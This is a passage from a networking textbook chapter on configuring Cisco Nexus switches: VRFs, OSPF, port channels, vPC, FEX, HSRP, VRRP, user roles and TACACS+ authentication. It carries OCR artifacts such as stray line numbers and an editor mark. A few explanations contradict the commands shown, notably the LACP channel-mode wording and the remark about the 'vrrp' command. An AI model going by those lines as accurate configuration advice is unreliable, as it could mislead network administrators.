PING 10.0.0.2 (10.0.0.2): 56 data bytes
36 bytes from 192.168.200.1: Destination Host Unreachable
Request 0 timed out
36 bytes from 192.168.200.1: Destination Host Unreachable
Request 1 timed out
36 bytes from 192.168.200.1: Destination Host Unreachable
Request 2 timed out
36 bytes from 192.168.200.1: Destination Host Unreachable
Request 3 timed out
36 bytes from 192.168.200.1: Destination Host Unreachable
Request 4 timed out

--- 10.0.0.2 ping statistics ---
5 packets transmitted, 0 packets received, 100.00% packet loss
Switch1#
```

The preceding ping failed because you didn't ping from the VRF context.

```
Switch1# ping 10.0.0.2 vrf VRF-A
PING 10.0.0.2 (10.0.0.2): 56 data bytes
64 bytes from 10.0.0.2: icmp_seq=0 ttl=254 time=2.327 ms
64 bytes from 10.0.0.2: icmp_seq=1 ttl=254 time=1.497 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=254 time=1.614 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=254 time=1.882 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=254 time=2.079 ms

--- 10.0.0.2 ping statistics ---
5 packets transmitted, 5 packets received, 0.00% packet loss
round-trip min/avg/max = 1.497/1.879/2.327 ms
Switch1#
```

When you use commands such as `show ip int brief`, the device will default to the global VRF. As you can see in the following example, it doesn't even list the interface in VRF-A unless you specify the VRF:

```
Switch1# show ip int brief
IP Interface Status for VRF "default"(1)
Interface            IP Address      Interface Status
Vlan200              192.168.200.1   protocol-up/link-up/admin-up
```

```
Switch1# show ip int brief vrf VRF-A
IP Interface Status for VRF "VRF-A"(3)
Interface            IP Address      Interface Status
Vlan100              10.0.0.1        protocol-up/link-up/admin-up
Switch1#
```

Now let's back up a bit and configure a VRF. Start by using the `vrf context <name>` command. In this example, you've already created VRF-A, so it lists it in the options. Go into the configuration mode for that VRF. If you use a name that doesn't exist, it will create the VRF:

```
Switch1(config)# vrf context ?
  VRF-A (no abbrev)       Configurable VRF name
  WORD                    VRF name (Max Size 32)
  management (no abbrev)  Configurable VRF name
Switch1(config)# vrf context VRF-A
```

If you look at the various commands under the IP tree, you see that you can configure routing, multicasts, and name services on a per-VRF basis. On IOS routers, you can also do this, but you specify the VRF in the command and you don't configure everything in the context configuration mode:

```
Switch1(config-vrf)# ip ?
  amt           AMT global configuration commands
  auto-discard  Auto 0.0.0.0/0 discard route
  domain-list   Add additional domain names
  domain-name   Specify default domain name
  igmp          IGMP global configuration commands
  mroute        Configure multicast RPF static route
  multicast     Configure IP multicast global parameters
  name-server   Specify nameserver address
  route         Route information

! Configure a state route in the VRF
Switch1(config-vrf)# ip route 10.0.0.0 255.0.0.0 10.0.0.2

! Enable the IPv4 unicast address family under the VRF
Switch1(config-vrf)# address-family ipv4 unicast
Switch1(config-vrf-af-ipv4)#
```

Next, configure an interface. If you put an IP address on an interface prior to adding it to a VRF, the IP address will be removed. It is a good idea to show the running configuration of an interface before adding it to a VRF. To add an interface to a VRF, simply use the `vrf member <VRF name>` command:

```
Switch1(config-vrf-af-ipv4)# interface vlan 100
Switch1(config-if)# vrf member ?
  VRF-A (no abbrev)       Configurable VRF name
  WORD                    VRF name (Max Size 32)
  management (no abbrev)  Configurable VRF name
```

```
Switch1(config-if)# vrf member VRF-A
Warning: Deleted all L3 config on interface Vlan100
Switch1(config-if)#
Switch1(config-if)# ip address 10.0.0.1 255.255.255.0

! Configure Switch2
Switch2(config)# vrf context VRF-A
Switch2(config-vrf)# address-family ipv4 unicast
Switch2(config-vrf-af-ipv4)#
Switch2(config-vrf-af-ipv4)# interface vlan 100
Switch2(config-if)# vrf member VRF-A
Switch2(config-if)# ip address 10.0.0.2 255.255.255.0
```

In the example, you are using a trunk port between Switch1 and Switch2. You configure the switches to match VRF names to VLAN numbers, but that isn't necessary. When using VRF-lite, the VRF information is local to a device. If you are using VRFs to create several disjointed fabrics across multiple switches, it is a good idea to keep the VRF naming and VLAN assignments consistent.

A common configuration is to keep the VRFs separate until there is a security boundary. For example, an ASA firewall might trunk all the VLANs without the use of VRFs. This forces the ASA into the data path between hosts in separate VRFs, even if the hosts share network infrastructure. The ASA shouldn't even be aware of the VRFs. From its perspective, each VLAN subinterface is just a different interface on the firewall.

Within a segregated fabric, dynamic routing protocols are segregated. Routers with VRFs configured have separate instances, or at least address families, of running routing protocols.

To start the example, enable the OSPF feature, create loopbacks in each VRF, and put the interfaces into OSPF. In this example, you enabled the grace-period license. This is required if you run a licensed feature on Nexus 7000, but haven't purchased a license yet:

```
Switch1(config)# license grace-period
Switch1(config)# feature ospf
LAN_ENTERPRISE_SERVICES_PKG license not installed. ospf feature will be shutdown
 after grace period of approximately 120 day(s)
Switch1(config)# router ospf 1
Switch1(config-router)# router ospf 2
Switch1(config-router)# vrf VRF-A
Switch1(config-router)# int lo100
Switch1(config-if)# vrf member VRF-A
Warning: Deleted all L3 config on interface loopback100
Switch1(config-if)# ip add 100.100.100.1 255.255.255.255
Switch1(config-if)# ip router ospf 2 area 0
Switch1(config-if)# int lo200
! Not specifying VRF keeps the interface in the default VRF
Switch1(config-if)# ip add 99.99.99.1 255.255.255.255
Switch1(config-if)# ip router ospf 1 area 0
Switch1(config-if)#
Switch1(config-if)# int vlan 100
Switch1(config-if)# ip router ospf 2 area 0
Switch1(config-if)# int vlan 200
Switch1(config-if)# ip router ospf 1 area 0
Switch1(config-if)# exit

Switch2(config)# license grace-period
Switch2(config)# feature ospf
```

```
LAN_ENTERPRISE_SERVICES_PKG license not installed. ospf feature will be shutdown
 after grace period of approximately 120 day(s)
Switch2(config)# router ospf 1
Switch2(config-router)# router ospf 2
Switch2(config-router)# exit
Switch2(config)# vrf VRF-A
Switch2(config-router)# int lo100
Switch2(config-if)# vrf member VRF-A
Warning: Deleted all L3 config on interface loopback100
Switch2(config-if)# ip add 100.100.100.2 255.255.255.255
Switch2(config-if)# ip router ospf 2 area 0
Switch2(config-if)# int lo200
Switch2(config-if)# ip add 99.99.99.2 255.255.255.0
Switch2(config-if)# ip router ospf 1 area 0
Switch2(config-if)# int vlan 100
Switch2(config-if)# ip router ospf 2 area 0
Switch2(config-if)# int vlan 200
Switch2(config-if)# ip router ospf 1 area 0
Switch2(config-if)# exit
```

To verify and troubleshoot VRF-aware routing, you use essentially the same commands as normal routing, except that you specify the VRF:

```
Switch1# show ip ospf route vrf ?
  VRF-A       Known VRF name
  WORD        VRF name (Max Size 32)
  all         Display information for all VRFs
  default     Known VRF name
  management  Known VRF name

Switch1# show ip ospf neighbors vrf ?
  VRF-A       Known VRF name
  WORD        VRF name (Max Size 32)
  all         Display information for all VRFs
  default     Known VRF name
  management  Known VRF name

Switch1# show ip ospf interface vrf ?
  VRF-A       Known VRF name
  WORD        VRF name (Max Size 32)
  all         Display information for all VRFs
  default     Known VRF name
  management  Known VRF name
```

Port Channels

Port channels in NX-OS can be configured in almost the same way as in IOS. PAGP port channels cannot be configured on Nexus. LACP or static port channels can be created.

Load balancing of a port channel can be configured using the `port-channel load-balance` command. Using the ? command, you can see the available load balancing algorithms for Nexus:

```
Nexus(config)# port-channel load-balance ethernet ?
  dest-ip-port              Destination IP address and L4 port
  dest-ip-port-vlan         Destination IP address, L4 port and VLAN
  destination-ip-vlan       Destination IP address and VLAN
  destination-mac           Destination MAC address
  destination-port          Destination L4 port
  source-dest-ip-port       Source & Destination IP address and L4 port
  source-dest-ip-port-vlan  Source & Destination IP address, L4 port and VLAN
  source-dest-ip-vlan       Source & Destination IP address and VLAN
  source-dest-mac           Source & Destination MAC address
  source-dest-port          Source & Destination L4 port
  source-ip-port            Source IP address and L4 port
  source-ip-port-vlan       Source IP address, L4 port and VLAN
  source-ip-vlan            Source IP address and VLAN
  source-mac                Source MAC address
  source-port               Source L4 port

Nexus(config)# port-channel load-balance ethernet source-dest-ip-vlan
```

You must enable LACP first:

```
Nexus(config)# feature lacp
Nexus(config)# int e2/2,e2/3
```

Set the channel mode to on. Recall that the other end of the port channel must be set to passive or active:

```
Nexus(config-if-range)# channel-group 10 mode active
```

Enter interface configuration mode to set the IP address of the port channel:

```
Nexus(config)# int port-channel 10
Nexus(config-if)# ip address 10.10.1.1/24
```

The `show port-channel compatibility-parameters` command displays the parameters that must match for the port channel to form:

```
NX1# show port-channel compatibility-parameters
* port mode

Members must have the same port mode configured, either E,F or AUTO. If
they are configured in AUTO port mode, they have to negotiate E or F mode
when they come up. If a member negotiates a different mode, it will be
suspended.

* speed

Members must have the same speed configured. If they are configured in AUTO
```

```
speed, they have to negotiate the same speed when they come up. If a member
negotiates a different speed, it will be suspended.

* MTU

Members have to have the same MTU configured. This only applies to ethernet
port-channel.

* MEDIUM

Members have to have the same medium type configured. This only applies to
ethernet port-channel.

* Span mode

Members must have the same span mode.

* load interval

Member must have same load interval configured.

* sub interfaces

Members must not have sub-interfaces.

* Duplex Mode

Members must have same Duplex Mode configured.

* Ethernet Layer

Members must have same Ethernet Layer (switchport/no-switchport) configured.

* Span Port

Members cannot be SPAN ports.

* Storm Control

Members must have same storm-control configured.

* Flow Control

Members must have same flowctrl configured.

* Capabilities

Members must have common capabilities.

* Capabilities speed
```

```
Members must have common speed capabilities.
* Capabilities duplex
Members must have common speed duplex capabilities.
* rate mode
Members must have the same rate mode configured.
* Capabilities FabricPath
Members must have common fabricpath capability.
* Port is PVLAN host
Port Channel cannot be created for PVLAN host
* 1G port is not capable of acting as peer-link
Members must be 10G to become part of a vPC peer-link.
* EthType
Members must have same EthType configured.
* port
Members port VLAN info.
* port
Members port does not exist.
* switching port
Members must be switching port, Layer 2.
* port access VLAN
Members must have the same port access VLAN.
* port native VLAN
Members must have the same port native VLAN.
* port allowed VLAN list
Members must have the same port allowed VLAN list.
* Members should have same fex config
```

```
Members must have same FEX configuration.                                    898

* FEX pinning max-links not one                                              899

FEX pinning max-links config is not one.                                     900

* Multiple port-channels with same Fex-id                                    901

Multiple port-channels to same FEX not allowed.                              902

* Pinning Params                                                             903

Members must have the same pinning parameters.                               904

* All HIF member ports not in same pinning group                             905

All HIF member ports not in same pinning group                               906

* Slot in host vpc mode                                                      907

Cannot add cfged slot member to fabric po vpc.                               908

* port egress queuing policy                                                 909

10G port-channel members must have the same egress queuing policy as the     910
port-channel.                                                                911

* Port Security policy                                                       912

Members must have the same port-security enable status as port-channel       913

* Port priority-flow-control                                                 914

PFC config should be the same for all the members                            915

* Dot1x policy                                                               916

Members must have host mode as multi-host with no mab configuration. Dot1X   917
cannot be enabled on members when Port Security is configured on port        918
channel                                                                      919

* PC Queuing policy                                                          920

Queuing policy for the PC should be same as system queuing policy            921

* Emulated switch port type policy                                           922

vPC ports in emulated switch complex should be L2MP capable.                 923

* VFC bound to port                                                          924

Members cannot have VFCs bound to them.                                      925
```

```
* VFC bound to port channel

Port Channels that have VFCs bound to them cannot have more than one member

* VFC bound to FCoE capable port channel

Port Channels that have VFCs bound to them cannot have non fcoe capable
member
```

Use Figure 19-5 to configure the example.




Figure 19-5. *Port channel diagram*

Configure a port channel on NX1 and NX2 based on Figure 19-5.
This is the port channel configuration:

```
NX1(config)# feature lacp
```

Use the `int port-channel` command to enter port channel interface configuration mode, and then set the IP address of the port channel:

```
NX1(config)# int port-channel 1
NX1(config-if)# ip add 192.168.2.1/24
NX1(config-if)# int e2/6
```

Now you need to add the interface to the channel group that you created in interface configuration mode 9and set the mode of the channel. One side can be set to active and passive, both sides can be set to on, or one side can be active and the other side can be active:

```
NX1(config-if)# channel-group 1 mode ?
  active   Set channeling mode to ACTIVE
  on       Set channeling mode to ON
  passive  Set channeling mode to PASSIVE

NX1(config-if)# channel-group 1 mode active

NX2(config)# feature lacp
NX2(config)# int port-channel 1
NX2(config-if)# ip add 192.168.2.2/24
NX2(config-if)# int e2/6
NX2(config-if)# channel-group 1 mode passive
```

The `show port-channel` and `show interface port-channel` commands can be used to display the status of the configured port channels.

Virtual Port Channels

Technologies that allow a single control plane over multiple physical chassis, such as StackWise and VSS, support port channels that span devices. The Nexus series does not support this type of port channel, but it still supports a form of distributed port channels. With Nexus switches, you can configure port channels and then make them part of virtual port channels (vPCs). From the perspective of the downstream device, they have a layer 2 port channel to a single device.

To configure a vPC, you need to first create a vPC domain and then configure the peering. After that, you can add port channels as members of a vPC:

```
! Enable the feature for vPC and LACP.
Nexus1(config)# feature vpc
Nexus1(config)# feature lacp
! Create a VLAN.
Nexus1(config)#vlan 100
Nexus1(config-vlan)# exit
! Create the vPC domain.
Nexus1(config)# vpc domain 1
! Configure the peer keepalive link to the management IP of the peer switch.
Nexus1(config-vpc-domain)# peer-keepalive destination 192.168.1.2 vrf management
!  Configure the vPC peer link. This link must be configured for trunking
Nexus1(config-vpc-domain)# int ethernet 1/2
Nexus1(config-if-range)# channel-group 10 mode active
Nexus1(config-if-range)# int po10
Nexus1(config-if)# vpc peer-link
Nexus1(config-if)# switchport mode trunk
! Create a data port channel and add it to the vPC
Nexus1(config-if)# int ethernet 1/1
Nexus1(config-if)# channel-group 100
Nexus1(config-if)# int po100
Nexus1(config-if)# vpc 100
Nexus1(config-if)# switchport access vlan 100

! Configure the second switch
Nexus2(config)# feature vpc
Nexus2(config)# feature lacp
Nexus2(config)#vlan 100
Nexus2(config)# vpc domain 1
Nexus2(config-vpc-domain)# peer-keepalive destination 192.168.1.1
Note:
--------:: Management VRF will be used as the default VRF ::--------
Nexus2(config-vpc-domain)# int ethernet 1/2
Nexus2(config-if-range)# channel-group 10 mode active
Nexus2(config-if-range)# int po10
Nexus2(config-if)# vpc peer-link
Nexus2(config-if)# switchport mode trunk
Nexus2(config-if)# switchport trunk allowed vlan 1,101
Nexus2(config-if)# int ethernet 3/1-2
Nexus2(config-if)# channel-group 100
Nexus2(config-if)# int po100
Nexus2(config-if)# vpc 100
```

```
Nexus2(config-if)# switchport access vlan 100
Nexus2(config-if)# end
Nexus2# show vpc
Legend:
                (*) - local vPC is down, forwarding via vPC peer-link

vPC domain id                     : 1
Peer status                       : peer adjacency formed ok
vPC keep-alive status             : peer is alive
Configuration consistency status  : success
Per-vlan consistency status       : success
Type-2 consistency status         : success
vPC role                          : secondary
Number of vPCs configured         : 1
Peer Gateway                      : Disabled
Dual-active excluded VLANs        : -
Graceful Consistency Check        : Enabled
Auto-recovery status              : Disabled
Delay-restore status              : Timer is off.(timeout = 30s)
Delay-restore SVI status          : Timer is off.(timeout = 10s)
Operational Layer3 Peer-router    : Disabled
Virtual-peerlink mode             : Disabled

vPC Peer-link status
---------------------------------------------------------------------
id    Port   Status Active vlans
--    ----   ------ --------------------------------------------------
1     Po10   up     1,100-101

vPC status
----------------------------------------------------------------------------
Id    Port          Status Consistency Reason                Active vlans
--    ------------  ------ ----------- ------                ---------------
100   Po100         up     success     success               100

Please check "show vpc consistency-parameters vpc <vpc-num>" for the
consistency reason of down vpc and for type-2 consistency reasons for
any vpc.

Nexus2#
```

The vPC is a layer 2 port channel. This works well when you need to pass layer 2 traffic through Nexus, but what about when you need the vPC to act like a layer 3 interface? If you configure each Nexus with a switched virtual interface (SVI), you have a different IP address on each switch. If you add a First Hop Redundancy Protocol, you can have a single virtual IP. Configuring a First Hop Redundancy Protocol using SVIs is nearly identical to configuring it on physical interfaces:

```
! Configure Nexus1
Nexus1(config)# feature interface-vlan
Nexus1(config)# interface vlan 100
Nexus1(config-if)# ip address 192.168.100.2/24
```

```
Nexus1(config-if)# hsrp 100
Nexus1(config-if-hsrp)# ip 192.168.100.1
Nexus1(config-if-hsrp)# priority 200
Nexus1(config-if-hsrp)# preempt

! Confiure Nexus2
Nexus2(config)# feature interface-vlan
Nexus2(config)# interface vlan 100
Nexus2(config-if)# ip address 192.168.100.3/24
Nexus2(config-if)# hsrp 100
Nexus2(config-if-hsrp)# ip 192.168.100.1
```

Port Profiles

Port profiles can be used to create a set of interface configuration commands that can be used to create a network policy. Port profiles allow a policy to be set across a large number of interfaces. An interface can receive the inherited or the default configuration settings of a port profile. Let's configure the port profile:

```
Nexus(config)# port-profile 10GB-VM-LINKS
Nexus(config-port-prof)# speed 10000
Nexus(config-port-prof)# duplex full
Nexus(config-port-prof)# switchport mode trunk
Nexus(config-port-prof)# switchport trunk allowed vlan 100,200-300
```

You have created a port profile for 10 GB connections to the data center virtual machines (VMs) that allow VLANs 100 and 200–300 across a trunk. Now apply this configuration to a port:

```
Nexus(config)# int e2/4
Nexus(config-if)# inherit port-profile ?
  10GB-VM-LINKS  Enter the name of the profile
  WORD           Enter the name of the profile (Max Size 80)

Nexus(config-if)# inherit port-profile 10GB-VM-LINKS
```

Interface e2/4 now has all the features that you just set on the port profile, including speed, duplex, and trunking. Port profiles can be applied to VLANs, interfaces, and port channels. With port profiles, you can apply commands instantly with the `inherit` command.

FEX

Fabric Extenders (FEXs) are connected to the Nexus chassis via a physical Ethernet connection or via a port channel. A FEX is not recognized by Nexus until it has been assigned a chassis ID and is associated with at least one interface that it is connected to on Nexus. A FEX is a separate physical switch that connects to Nexus and appears logically a part of Nexus. Nexus performs all the switching because the FEX is just seen as a line card for Nexus. Older versions of the NX-OS 7000 simulator support the FEX commands. You can practice the configuration using the simulator, but you will not be able to validate since it doesn't also simulate the extender.

First, you must enable the feature:

```
Nexus(config)# feature fex
```

The `fex` command enters configuration mode for the FEX and specifies a chassis ID.
The `pinning max-links` command sets the number of uplinks, ranging from 1 to 4.

```
Nexus(config)# fex 100
```

After the `fex 100` command is used, the FEX interfaces start at Ethernet100/1/1 and can also be called port 1 on FEX 100.

```
Nexus(config-fex)# pinning max-links 2
```

The `switchport mode fex-fabric` command enables the interface to support the FEX.
The `fex associate` command associates the chassis ID to the FEX attached to the interface. The range of the chassis ID is 100–199:

```
Nexus(config)# int e2/2,e2/3
Nexus(config-if-range)# switchport mode fex-fabric
Nexus(config-if-range)# fex-associate 100
Nexus(config-if-range)# channel-group 10
```

Ports e2/2 and e2/3 are supporting FEXs and form port channel 10. After completing the FEX configuration, it will appear as if it was a module in the chassis. In this example, we used an index of 100. You would configure the ports on this FEX through the parent chassis as if they were in slot 100.

First Hop Redundancy Protocols

This section recaps the redundancy protocols from Chapter 13, but shows how to configure these on Nexus. HSRP and VRRP are covered.

HSRP

The HSRP configuration is very similar to the configuration in IOS covered in Chapter 13, except that in this case, you must enable the feature first and the `standby` command is not used:

```
Nexus(config)# feature hsrp
Nexus(config)# int e2/6
Nexus(config-if)# ip address 192.168.1.2/24
```

Instead of using the `standby 100` command that is used on IOS routers, the `hsrp` command is used to activate the HSRP group number 100, and it takes you to the HSRP configuration mode:

```
Nexus(config-if)# hsrp 100
```

Instead of the `hsrp standby ip` command, the `ip` command is used to set the IP address of the virtual IP address (VIP). The IP address must be on the same subnet configured on the interface running HSRP:

```
Nexus(config-if-hsrp)# ip 192.168.1.1
Nexus(config-if-hsrp)# priority 200
Nexus(config-if-hsrp)# preempt
```

The `preempt` command is used so that the switch can take over as the active router for the HSRP group, if it has a higher priority than the current active router.

```
A key chain can be configured to secure HSRP:Nexus(config)# key chain test
Nexus(config-keychain)# key 1
Nexus(config-keychain-key)# key-string test
```

Use MD5 as the hash algorithm for the key chain test:

```
Nexus(config-if)# int e2/6
Nexus(config-if)# hsrp 100
Nexus(config-if-hsrp)# authentication md5 key-chain test
```

Now configure tracking. In the event of an interface drop, you are able to shut down HSRP on the switch. The line protocol tracks whether interface e2/3 is up or down:

```
Nexus(config)# track 1 interface ethernet 2/3 line-protocol
Nexus(config-if)# hsrp 100
Nexus(config-if-hsrp)# track 1 decrement 20
```

Finally, subtract 20 from the priority, which should let the other switch become the active router for HSRP.

The `show hsrp` command is used to verify that HSRP is functioning properly. Using the ? command, you can see the different options that you can review under the `show hsrp` command:

```
Nexus(config-if-hsrp)# sh hsrp ?
*** No matching command found in current mode, matching in (exec) mode ***
  <CR>
  >             Redirect it to a file
  >>            Redirect it to a file in append mode
  active        Groups in active state
  all           Include groups in disabled state
  bfd-sessions  BFD sessions
  brief         Brief output
  delay         Group initialisation delay
  detail        Detailed output
  group         Group number
  init          Groups in init state
  interface     Groups on this interface
  internal      HSRP internal information
  ipv4          HSRP V4 Groups
  ipv6          HSRP V6 Groups
  learn         Groups in learn state
  listen        Groups in listen state
  speak         Groups in speak state
  standby       Groups in standby state
  summary       Show HSRP summary
  |             Pipe command output to filter

Nexus(config-if-hsrp)# sh hsrp
Ethernet2/6 - Group 100 (HSRP-V1) (IPv4)
  Local state is Active, priority 200 (Cfged 200), may preempt
    Forwarding threshold(for vPC), lower: 1 upper: 200
  Hellotime 3 sec, holdtime 10 sec
  Next hello sent in 1.750000 sec(s)
```

```
  Virtual IP address is 192.168.1.1 (Cfged)
  Active router is local
  Standby router is 192.168.1.3 , priority 100 expires in 8.252000 sec(s)
  Authentication MD5, key-chain test
  Virtual mac address is 0000.0c07.ac64 (Default MAC)
  2 state changes, last state change 00:01:40
  IP redundancy name is hsrp-Eth2/6-100 (default)
```

You have verified from this output that Nexus is the VIP active switch with a priority of 200, as you configured it.

VRRP

The VRRP configuration is very similar to the configuration in IOS covered in Chapter 13, except that in this case, you must enable the feature first and the `vrrp` command is not used to set the priority, address, preempt, or authentication. VRRP will be configured according to the diagram shown in Figure 19-6.




Figure 19-6. *VRRP diagram*

```
Nexus(config)# feature vrrp
Nexus(config)# int e2/2
Nexus(config)# ip address 192.168.1.2/24
```

Create the VRRP group with group number 100, as follows, which takes you to VRRP configuration mode to configure the primary address, priority, preempt, and authentication: AU3

```
Nexus(config-if)# vrrp 100
```

Now you set the primary address, priority, and authentication for the VRRP group. The IP address must be on the same subnet as configured on the interface running VRRP. As seen next, the `address` command is used to set the IP address of the VIP:

```
Nexus(config-if-vrrp)# address 192.168.1.1
Nexus(config-if-vrrp)# priority 100
Nexus(config-if-vrrp)# preempt
```

```
Nexus(config-if-vrrp)# authentication ?
  text  Set the authentication password (8 char max)

Nexus(config-if-vrrp)# authentication text test
```

Authentication can be set using the `authentication` command, but it is not encrypted and is in plaintext. The corresponding switch is configured with the following commands:

```
NX1(config)# feature vrrp
NX1(config)# int e2/2
NX1(config-if)# ip address 192.168.1.3/24
NX1(config-if)# vrrp 100
NX1(config-if-vrrp)# address 192.168.1.1
NX1(config-if-vrrp)# priority 110
NX1(config-if-vrrp)# preempt
NX1(config-if-vrrp)# authentication text test
```

The `show vrrp` command can be used to verify that VRRP is working properly:

```
Nexus(config-if-vrrp)# sh vrrp detail

Ethernet2/2 - Group 100 (IPV4)
     State is Backup
     Virtual IP address is 192.168.1.1
     Priority 100, Configured 100
     Forwarding threshold(for VPC), lower: 1 upper: 100
     Advertisement interval 1
     Preemption enabled
     Authentication text "test"
     Virtual MAC address is 0000.5e00.0164
     Master router is 192.168.1.3
```

You can see that by using the `show vrrp detail` command, you get detailed information; but if you want to limit the output, simply use the `show vrrp` command on Nexus and NX1, as shown next. You see from this output that NX1 is the master due to the higher priority:

```
Nexus(config-if-vrrp)# sh vrrp
      Interface  VR IpVersion Pri   Time Pre State   VR IP addr
---------------------------------------------------------------
    Ethernet2/2 100   IPV4    100    1 s  Y  Backup  192.168.1.1

NX1(config-if-vrrp)# sh vrrp
      Interface  VR IpVersion Pri   Time Pre State   VR IP addr
---------------------------------------------------------------
    Ethernet2/2 100   IPV4    110    1 s  Y  Master  192.168.1.1
```

Nexus Security

Many of the security features on the Nexus series switches are functionally the same as on IOS-XE devices, but with minor syntax differences. This section focuses mostly on device access and control plane protection.

Local User Accounts

Creation of user accounts is like IOS-XE. A few differences are the use of roles instead of only using privilege levels. You may also notice that you can easily bind certificate authentication and account expiration to a local user on a Nexus device:

```
Nexus(config)# username admin ?
  <CR>
  expire       Expiry date for this user account(in YYYY-MM-DD format)
  keypair      Generate SSH User Keys
  password     Password for the user
  role         Role which the user is to be assigned to
  shelltype    Choose shell type for login
  ssh-cert-dn  Update cert dn
  sshkey       Update ssh key for the user for ssh authentication
```

The network-admin user role is a superuser; it has full read and write access to the switch. The network-operator user role has only read access to the switch. You can see the default roles in Nexus `priv-0` to `priv-15`. There are also roles for administering settings specific to VDCs:

```
Nexus(config)# username admin role ?
  dev-ops           User role
  network-admin     System configured role
  network-operator  System configured role
  priv-0            Privilege role
  priv-1            Privilege role
  priv-10           Privilege role
  priv-11           Privilege role
  priv-12           Privilege role
  priv-13           Privilege role
  priv-14           Privilege role
  priv-15           Privilege role
  priv-2            Privilege role
  priv-3            Privilege role
  priv-4            Privilege role
  priv-5            Privilege role
  priv-6            Privilege role
  priv-7            Privilege role
  priv-8            Privilege role
  priv-9            Privilege role
  vdc-admin         System configured role
  vdc-operator      System configured role

Nexus(config)# username admin role network-admin ?
  <CR>
  expire    Expiry date for this user account(in YYYY-MM-DD format)
  password  Password for the user
```

TACACS+

Local accounts work for small networks, but enterprise networks require centralization of authentication, authorization, and accounting (AAA). Just as with IOS-XE, Nexus supports TACACS+ for device administration. In this section, we show an example configuration to use ISE for AAA services.

A first step is to create the device in ISE. After we pre-stage the device in ISE, we will configure the device.




Figure 19-7. *ISE add device*

```
Nexus(config)# feature tacacs+
Nexus(config)# tacacs-server host 172.20.1.25 key Apress
! Optionally, we could have configure the key globally
!    tacacs-server key key-val
Nexus(config)# aaa group server tacacs+ AAA
! In our example, we are using the Management VRF to get to ISE
```

```
Nexus(config-tacacs+)# use-vrf Management
Nexus(config-tacacs+)# source-interface mgmt 0
Nexus(config-tacacs+)# server 172.20.1.25
Nexus(config-tacacs+)# exit
Nexus(config)# ip tacacs source-interface mgmt 0
Nexus(config)# aaa authentication login ?
  ascii-authentication  Enable ascii authentication
  chap                  CHAP authentication for login
  console               Configure console methods
  default               Configure default methods
  error-enable          Enable display of error message on login failures
  invalid-username-log  Enable invalid username log
  mschap                MSCHAP authentication for login
  mschapv2              MSCHAP V2 authentication for login
Nexus(config)# aaa authentication login default group AAA

Nexus(config)# aaa authorization commands default group AAA local
Nexus(config)# aaa authorization config-commands default group AAA local
Nexus(config)# aaa accounting default group AAA
```

ISE has been pre-staged with a policy set allowing full access. Now we can test authentication and authorization. If we change the ISE results, we would restrict the access of the remote_user:

```
Site1Stub#ssh -l admin -vrf Management 172.20.1.52
*Aug 12 03:48:12.105:  Received disconnect from 172.20.1.52: 2: Too many authentication
failures
